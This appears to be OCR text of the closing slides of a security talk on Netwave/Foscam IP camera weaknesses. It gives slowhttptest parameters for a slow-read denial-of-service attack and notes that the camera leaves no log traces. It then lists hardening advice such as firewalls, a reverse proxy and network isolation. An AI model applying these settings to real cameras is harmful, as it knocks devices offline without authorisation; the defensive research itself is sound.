
Accepts ~80 concurrent HTTP connections

Takes seconds to get DoS

Camera logs authenticated requests, so no traces on the camera

Use ***slowhttptest*** to simualte Application Layer DoS attacks!

Test parameters	
Test type	SLOW READ
Number of connections	200
Receive window range	1 - 1000
Pipeline factor	1
Read rate from receive buffer	10 bytes / 10 sec
Connections per seconds	10
Timeout for probe connection	5
Target test duration	120 seconds
Using proxy	no proxy



Making it (less in)secure

Ideally, do not expose the camera to oustide network.

However, if you absolutely have to, then ...

Use firewall/IPS with strict rules

- Define authorized IPs (fail2ban)
- Protect against bruteforce (throttle down connection rate)

Use reverse proxy

- HTTPS transport
- Override response headers

Isolate the camera from the internal network

Summary for

Hackers

You just learned something

... and got a toolkit for trying things out

Admins

Slowly start watching for traffic coming from "Netwave IP Camera"

Users

Be careful exposing it

Q&A

@sshekyan

@hartem

References

- http://www.openipcam.com/
- http://sourceforge.net/projects/foscam-util/
- http://www.foscam.es/descarga/ipcam_cgi_sdk.pdf
- http://www.computersolutions.cn/blog/